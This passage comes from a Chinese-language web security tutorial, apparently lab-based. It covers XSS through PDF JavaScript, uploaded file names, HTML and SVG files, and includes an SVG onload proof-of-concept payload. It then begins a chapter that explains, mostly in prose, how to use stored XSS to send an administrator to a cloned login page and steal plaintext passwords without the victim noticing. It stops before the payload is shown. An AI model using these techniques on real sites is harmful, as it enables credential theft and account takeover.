
点击 JavaScript >> 添加 JS 语句
app.alert('天冷衣服');

确定 >> 保存 >> 浏览器打开测试 >> 成功弹框
4.2 python 脚本构建xss PDF

1、python 安装 PyPDF2
# VPN 关闭
2、 新建空的xss pdf
# -- coding: utf-8 --
# 运行脚本
3、附加 xxs到已存在的pdf
# -- coding: utf-8 --
# 运行脚本
4.3 其他文档利用(均需文件上传)
4.3.1 文件名造成的xss
当上传任何文件时,文件名肯定是会反显示在网页上,可以使用 XSS Payload做文件名尝试将其上传到 Web 应用程序。这样可能会触发XSS。
// 抓包修改文件名为如下所示的名字
4.3.2 html文件上传
最直接的方式无疑是可以上传html文件
// 通过构造z最简单的poc,修改后缀为html即可
4.3.3 svg文件上传
如果应用允许上传SVG格式的文件(其实就是一个图像类型的),那么带有以下content的文件可以被用 来触发XSS
<svg xmlns="http://www.w3.org/2000/svg" οnlοad="alert(document.domain)"/>
按照 xml 格式构造一个 test.xml 测试
<?xml version="1.0" standalone="no"?>
第八章 高级钓鱼
XSS 的主要目的是获取 cookie

假设服务器开启了 httponly 属性,无法通过 XSS 漏洞正常获取 cookie 的情况下,利用 XSS 漏洞实现高 端的钓鱼获取管理员的明文密码
一、基本逻辑
将目标站点的后台管理页面通过社工等手段 clone 一份,放在黑客的服务器上,作为钓鱼页面。
将带有黑客访问页面 URL 的 paylod,插入到 XSS 漏洞处(需要是存储型的 XSS 漏洞),目的是当 管理员在管理后台输入账户和密码的时候,访问的是钓鱼页面。
获取到账户和密码之后,还需将页面跳转回正常的登录页面,避免用户发现。
也就是说,在整个攻击过程中会出现两次登录,第一次登录是钓鱼页面登录,第二次是用户正常登陆。 用户为什么不会感知到?我们正常登录时,同样也会出现多次输入账户名密码的情况。
二、相关环境
2.1 环境配置
Machine A :
ASP环境(ASP(Active Server Pages)是微软公司开发的服务器端脚本环境)
IIS 构建或者小旋风ASP服务器
目标 Server
Machine B :
黑客使用的 VPS 环境
PHP+MySQL+ Apache phpstudy
2.2 环境搭建

使用超级小旋风
安装后右下角图标右键,点击 <font style="color:rgb(51,51,51);">wwwroot</font>目录

将网页文档复制粘贴到 <font style="color:rgb(51,51,51);">site80</font> 目录

配置 host.ini (否则无法远程访问网站)
80 端口的 hostUrl = localhost 修改为 hostUrl = 服务器 IP

主机访问虚拟靶机 IP
访问管理员登陆页面 http://192.168.27.148/admin/ad_login.asp
2.3 项目实操
2.3.1 思路分析
目标页面为


我们需要判断,其是否存在XSS漏洞,这个时候后也就是盲打。去寻找留言板等界面。
发现有,所以这个时候,可以进行攻击尝试。(现实中肯定不能立马看到效果,但是这是靶机我们可以自己看)

检查源代码,发现
所以我们要考虑闭合问题。
构造payload
